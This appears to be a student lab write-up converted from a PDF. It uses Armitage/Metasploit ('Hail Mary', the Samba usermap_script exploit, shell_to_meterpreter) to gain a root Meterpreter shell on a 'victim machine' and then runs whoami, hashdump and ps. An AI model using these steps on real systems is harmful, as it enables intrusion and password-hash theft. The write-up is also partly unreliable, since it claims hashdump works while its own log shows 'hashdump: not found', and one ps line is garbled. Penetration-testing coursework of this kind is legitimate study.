
```

Hail Mary found us 3 sessions. Some sessions are normal or root. We will choose to build meterpreter session based on root. If not, we fail and must try another session given from Hail Mary. We will try to use session 1 for meterpreter.




Search “meterpreter” and locate post > multi > manage > shell\_to\_meterpreter.






Start “shell\_to\_meterpreter” choose a session (chose session 1) and launch. The session was “exploit/multi/samba/usermap\_script”.



Meterpreter session 7 opened successfully.



Navigating by right clicking the hacked victim machine then going to Meterpreter 7 > Interact > Meterpreter Shell. If successful, we can run root administrative commands. If not, we must choose a different session and try all over again.




We are in Meterpreter 7 shell. Let's see if we can run root commands.


```
meterpreter > shell
Process 6466 created.
Channel 1 created.
```

```
meterpreter > |
```

We are successful, running the command “shell” is working which gives us the interactive OS shell. Let’s test more commands.



Let’s locate hashdump by going to linux/gather/hashdump.



Hashdump works. We are now viewing the hashdumps of the passwords on the victim machine.

```
meterpreter > shell
Process 6466 created.
Channel 1 created.
meterpreter > hashdump
/bin/sh: hashdump: not found
meterpreter > whoami
root

meterpreter > |
```

Running command “whoami” returned root. Therefore, we have gained root privilege inside the victim’s machine.

```
meterpreter > ps
  PID TTY          TIME CMD
   1 ?           00:00:01 init
   2 ?           00:00:00 kthreadd
   3 ?           00:00:00 migration/0
   4 ?           00:00:00 ksoftirqd/0
   5 ?           00:00:00 watchdog/0
   6 ?           00:00:00 events/0
   7 ?           00:00:00 khd-1---
```

Running command “ps”. Found the currently running processes.

We ran some commands from the Meterpreter command cheat sheet. This means we have successfully gained root privilege in the victim’s machine.